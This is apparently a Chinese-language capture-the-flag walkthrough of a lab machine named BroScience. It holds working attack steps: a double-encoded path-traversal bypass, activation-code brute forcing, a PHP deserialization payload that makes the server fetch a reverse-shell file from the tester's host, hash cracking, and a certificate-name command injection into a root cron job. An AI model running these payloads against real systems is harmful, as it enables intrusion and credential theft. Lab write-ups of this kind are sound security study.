
簡單試了 LFI:



經過一番手動測試,推測規則為「若偵測到 ../ 或敏感檔案則為攻擊」。../ 的理由如下,同樣的檔案,./ 沒問題,但 ../ 就被擋掉:


而敏感檔案的理由如下,若為 passwd 則會被擋掉,但若改成 hosts 則會通過:
看辭典內有無方法可繞過:
$ ffuf -w /usr/share/SecLists/Fuzzing/LFI/LFI-Jhaddix.txt -request image_request.txt -request-proto https -ac -fr 'Attack detected' -s

$
用 LFI-Jhaddix.txt 和 Security-Wordlist/LFI-WordList-Linux 都無法繞過,掃描參數也只有已知的 path:
$ ffuf -w /usr/share/SecLists/Discovery/Web-Content/burp-parameter-names.txt -u 'https://broscience.htb/includes/img.php?FUZZ=value' -fs 39 -s
path
過程中我也有試 PHP Filters 和 PHP Wrappers,但沒什麼發現。最後是測試雙重編碼才找到的:
原以為上述辭典會涵蓋基本的雙重編碼,所以一直沒試,到最後沒希望才從頭亂試,沒想到就過了。結束後上網查別人 writeup 才發現用
dotdotpwn.txt就過了:$ ffuf -w ~/Tools/PayloadsAllTheThings/Directory\ Traversal/Intruder/dotdotpwn.txt -request image_request.txt -request-proto https -ac -fr 'Attack detected' ...<SNIP>... ..%252f..%252f..%252f..%252fetc%252fpasswd [Status: 200, Size: 2235, Words: 26, Lines: 40, Duration: 64ms] ..%252f..%252f..%252f..%252fetc%252fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 73ms] ..%252f..%252f..%252f..%252f..%252fetc%252fissue [Status: 200, Size: 27, Words: 5, Lines: 3, Duration: 79ms] ..%252f..%252f..%252f..%252f..%252fetc%252fpasswd [Status: 200, Size: 2235, Words: 26, Lines: 40, Duration: 79ms] [WARN] Caught keyboard interrupt (Ctrl-C)

可以看到 img.php 和我們猜測的一致,只是敏感資料還多了 .ssh。
Shell as Bill
不斷透過 LFI 拿檔案,最後拿到了這些:
$ tree source/
source/
├── activate.php
├── comment.php
├── exercise.php
├── includes
│   ├── db_connect.php
│   ├── header.php
│   ├── img.php
│   ├── navbar.php
│   └── utils.php
├── index.php
├── login.php
├── register.php
└── user.php
首先當然看 db_connect.php,裡面已經有資料庫密碼和密碼雜湊用的鹽(salt)了,還真是 NaCl xD:
<?php
$db_host = "localhost";
$db_port = "5432";
$db_name = "broscience";
$db_user = "dbuser";
$db_pass = "RangeOfMotion%777";
$db_salt = "NaCl";

$db_conn = pg_connect("host={$db_host} port={$db_port} dbname={$db_name} user={$db_user} password={$db_pass}");

if (!$db_conn) {
    die("<b>Error</b>: Unable to connect to database");
}
?>
Activation Code
接著我們看看啟用碼相關的程式碼,看能不能自己組出啟用連結,最關鍵的就是 utils.php 中的 generate_activation_code:
<?php
function generate_activation_code() {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand(time());
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}
雖然用上了 rand(),但這個 time() 是以秒為單位的,並且每呼叫一次 generate_activation_code 都會重新呼叫一次 srand(time()):
$ while true; do php time.php; sleep 0.5; done
iV9B6y1GdcKtJEsxwDgRxcvnL4rpPA0Z
0GM1A5jQc5BsTTmkDGJWKlQGuMMxHbbm
0GM1A5jQc5BsTTmkDGJWKlQGuMMxHbbm
SLpq0XhxTmO0hIU2SznksSGOKlgxoU7G
SLpq0XhxTmO0hIU2SznksSGOKlgxoU7G
9xg3Xsgdh0s8u2recEh7ihnCuiMNBvFc
9xg3Xsgdh0s8u2recEh7ihnCuiMNBvFc
因此圍繞啟用碼生成時間暴力存取啟用連結是可行的。寫個腳本,我們只需要輸入日期即可輸出對應範圍內的啟用碼:
<?php
function generate_activation_code($time) {
    $chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890";
    srand($time);
    $activation_code = "";
    for ($i = 0; $i < 32; $i++) {
        $activation_code = $activation_code . $chars[rand(0, strlen($chars) - 1)];
    }
    return $activation_code;
}

$time = strtotime("$argv[1]");
for ($t = $time - 10; $t <= $time + 5; $t++) {
    $activation_code = generate_activation_code($t);
    echo $activation_code . "\n";
}

?>
接著送出註冊請求:

$ php time.php 'Tue, 01 Sep 2026 11:27:50 GMT' > inv_codes.txt

$ ffuf -w inv_codes.txt -u 'https://broscience.htb/activate.php?code=FUZZ' -fr Invalid
...<SNIP>...
0og2gnKLVKkpGneAN6MYE1VJsOkUTjJB [Status: 200, Size: 1251, Words: 292, Lines: 28, Duration: 183ms]
:: Progress: [16/16] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
接著用 aoeu:aoeu 就成功登入了:

是說我隔天起床發現
aoeu不能登入了,連先前的留言都不見了,看來有個定期腳本在刪除新的帳號。
PHP 反序列化(PHP Deserialization)
如果繼續挖掘 utils.php,還能看到兩個功能,一個是設定網頁主題,另一個則是未完成的頭貼功能。在 get_theme 中它無條件 unserialize 登入使用者 $_COOKIE['user-prefs'] 的值:
function get_theme() {
    if (isset($_SESSION['id'])) {
        if (!isset($_COOKIE['user-prefs'])) {
            $up_cookie = base64_encode(serialize(new UserPrefs()));
            setcookie('user-prefs', $up_cookie);
        } else {
            $up_cookie = $_COOKIE['user-prefs'];
        }
        // vuln!
        $up = unserialize(base64_decode($up_cookie));
        return $up->theme;
    } else {
        return "light";
    }
}
如果不知道這啥的可以看 IppSec 的這隻影片(我就是看這隻影片才搞懂的 xD):
總之 AvatarInterface 剛好提供我們儲存檔案的 Gadget,在 __wakeup 會自動儲存放在 imgPath 的圖片:
class Avatar {
    public $imgPath;

    public function __construct($imgPath) {
        $this->imgPath = $imgPath;
    }

    public function save($tmp) {
        $f = fopen($this->imgPath, "w");
        fwrite($f, file_get_contents($tmp));
        fclose($f);
    }
}

class AvatarInterface {
    public $tmp;
    public $imgPath;

    public function __wakeup() {
        $a = new Avatar($this->imgPath);
        $a->save($this->tmp);
    }
}
故我們只需在 tmp 和 imgPath 放惡意值即可,從 revshells 幹來 Ivan Sincek 當 shell.php,接著序列化:
<?php

class AvatarInterface {
    public $tmp = 'http://10.10.17.56:6060/shell.php';
    public $imgPath = '/var/www/html/shell.php';
}

echo base64_encode(serialize(new AvatarInterface())) . "\n";

?>
$ php shell_serial.php
TzoxNToiQXZhdGFySW50ZXJmYWNlIjoyOntzOjM6InRtcCI7czozMzoiaHR0cDovLzEwLjEwLjE3LjU2OjYwNjAvc2hlbGwucGhwIjtzOjc6ImltZ1BhdGgiO3M6MjM6Ii92YXIvd3d3L2h0bWwvc2hlbGwucGhwIjt9
先在本機開好 Server 後,把它放進 user-prefs:

在重新整理後它就會跟我們拿 shell.php 了:
$ python3 -m http.server 6060
Serving HTTP on 0.0.0.0 port 6060 (http://0.0.0.0:6060/) ...
10.129.228.129 - - [02/Sep/2026 09:27:33] "GET /shell.php HTTP/1.0" 200 -
10.129.228.129 - - [02/Sep/2026 09:27:33] "GET /shell.php HTTP/1.0" 200 -
10.129.228.129 - - [02/Sep/2026 09:27:34] "GET /shell.php HTTP/1.0" 200 -
去 /shell.php 以後我們的 nc 就有回應了:
$ nc -lvnp 6061
listening on [any] 6061 ...
connect to [10.10.17.56] from (UNKNOWN) [10.129.35.89] 43176
SOCKET: Shell has connected! PID: 11215

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
有個叫 bill 的使用者,user.txt 在他的目錄下:
www-data@broscience:/var/www/html$ ls /home/
bill
www-data@broscience:/var/www/html$ ls /home/bill/
Certs    Documents  Music     Public     Videos
Desktop  Downloads  Pictures  Templates  user.txt
www-data@broscience:/var/www/html$ cat /home/bill/user.txt
cat: /home/bill/user.txt: Permission denied
資料庫
我們在 db_connect.php 就看到端口 5432 的 psql 和其帳密了,所以直接去看:
www-data@broscience:/var/www/html$ psql -h localhost -p 5432 -d broscience -U dbuser
Password for user dbuser:
psql (13.9 (Debian 13.9-0+deb11u1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

broscience=>
基本枚舉後就看到大家的帳號密碼了:
broscience=> \dn
  List of schemas
  Name  |  Owner
--------+----------
 public | postgres
(1 row)
broscience=> \dt
           List of relations
 Schema |   Name    | Type  |  Owner
--------+-----------+-------+----------
 public | comments  | table | postgres
 public | exercises | table | postgres
 public | users     | table | postgres
(3 rows)
broscience=> SELECT * FROM users;
 id |   username    |             password             |            email             |         activation_code          | is_activated | is_admin |         date_created
----+---------------+----------------------------------+------------------------------+----------------------------------+--------------+----------+-------------------------------
  1 | administrator | 15657792073e8a843d4f91fc403454e1 | administrator@broscience.htb | OjYUyL9R4NpM9LOFP0T4Q4NUQ9PNpLHf | t            | t        | 2019-03-07 02:02:22.226763-05
  2 | bill          | 13edad4932da9dbb57d9cd15b66ed104 | bill@broscience.htb          | WLHPyj7NDRx10BYHRJPPgnRAYlMPTkp4 | t            | f        | 2019-05-07 03:34:44.127644-04
  3 | michael       | bd3dad50e2d578ecba87d5fa15ca5f85 | michael@broscience.htb       | zgXkcmKip9J5MwJjt8SZt5datKVri9n3 | t            | f        | 2020-10-01 04:12:34.732872-04
  4 | john          | a7eed23a7be6fe0d765197b1027453fe | john@broscience.htb          | oGKsaSbjocXb3jwmnx5CmQLEjwZwESt6 | t            | f        | 2021-09-21 11:45:53.118482-04
  5 | dmytro        | 5d15340bded5b9395d5d14b9c21bc82b | dmytro@broscience.htb        | 43p9iHX6cWjr9YhaUNtWxEBNtpneNMYm | t            | f        | 2021-08-13 10:34:36.226763-04
(5 rows)
把雜湊和對應的鹽準備好:
$ cat hashes.txt
15657792073e8a843d4f91fc403454e1:NaCl
13edad4932da9dbb57d9cd15b66ed104:NaCl
bd3dad50e2d578ecba87d5fa15ca5f85:NaCl
a7eed23a7be6fe0d765197b1027453fe:NaCl
5d15340bded5b9395d5d14b9c21bc82b:NaCl
接著放進 hashcat 爆破:
記得用
-m 20而不是10,因為在原始register.php我們用的是md5($db_salt . $_POST['password'])。
$ hashcat -m 20 -a 0 ./hashes.txt ~/Shared/wordlists/rockyou.txt
...<SNIP>...
13edad4932da9dbb57d9cd15b66ed104:NaCl:iluvhorsesandgym
5d15340bded5b9395d5d14b9c21bc82b:NaCl:Aaronthehottest
bd3dad50e2d578ecba87d5fa15ca5f85:NaCl:2applesplus2apples
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 20 (md5($salt.$pass))
Hash.Target......: ./hashes.txt
...<SNIP>...
剛好就看到 bill 的密碼 iluvhorsesandgym 了,直接從 SSH 登入就可以進去了:
$ ssh bill@broscience.htb
...<SNIP>...

bill@broscience:~$ cat user.txt
592c************************4e39
PrivEsc
既然有密碼,那先看看 sudo -l:
bill@broscience:~$ sudo -l
[sudo] password for bill:
Sorry, user bill may not run sudo on broscience.
好喔,直接丟 linpeas.sh 開炸,一番搜尋以後翻到了這個怪怪的腳本:
╔══════════╣ Unexpected in /opt (usually empty) (T1083)
total 12
drwxr-xr-x  2 root root 4096 Jul 14  2022 .
drwxr-xr-x 19 root root 4096 Jan  2  2023 ..
-rwxr-xr-x  1 root root 1806 Jul 14  2022 renew_cert.sh
進去看了一下,該腳本檢查指定憑證是否在一天內過期,若是則更新該憑證。但裡面有個問題,我們在 CN 裡面放任何東西它都會接受,把腳本簡化後長這樣:
subject=$(openssl x509 -in $1 -noout -subject | cut -d "=" -f2-)
commonName=$(echo $subject | grep -Eo 'CN = .*,?')
commonName=$(echo ${commonName:5} | awk -F, '{print $1}')

# $commonName was not filtered
/bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
接下來就看有沒有排程會用 root 權限執行該腳本,所以我丟了 pspy64 進去,結果還真的有:
bill@broscience:~$ ./pspy64
...<SNIP>...
2026/09/01 21:40:01 CMD: UID=0     PID=11286  | /bin/bash /root/cron.sh
2026/09/01 21:40:01 CMD: UID=0     PID=11288  | timeout 10 /bin/bash -c /opt/renew_cert.sh /home/bill/Certs/broscience.crt
...<SNIP>...
直接安排:
bill@broscience:~$ openssl req -x509 -newkey rsa:2048 -nodes -out /home/bill/Certs/broscience.crt -days 1 -subj '/C=aa/ST=b/O=a/CN=d$(cp \/bin\/bash \/tmp\/abb;chmod 4777 \/tmp\/abb)'
Generating a RSA private key
...................................+++++
.....................................................................+++++
writing new private key to 'privkey.pem'
-----
bill@broscience:~$ openssl req -x509 -newkey rsa:2048 -nodes -out /home/bill/Certs/broscience.crt
Generating a RSA private key
...................+++++
...........................................................................................................+++++
writing new private key to 'privkey.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:$(cp /bin/bash /tmp/abb; chmod 4777 /tmp/abb)
Email Address []:
等一段時間後就拿到 root shell 啦:
bill@broscience:~$ ls /tmp/abb
/tmp/abb
bill@broscience:~$ /tmp/abb -p

abb-5.1# id
uid=1000(bill) gid=1000(bill) euid=0(root) groups=1000(bill)

abb-5.1# cd /root
abb-5.1# ls -al root.txt
-rw-r----- 1 root root 33 Aug 31 11:23 root.txt

abb-5.1# cat root.txt
69ff************************70d6
abb-5.1#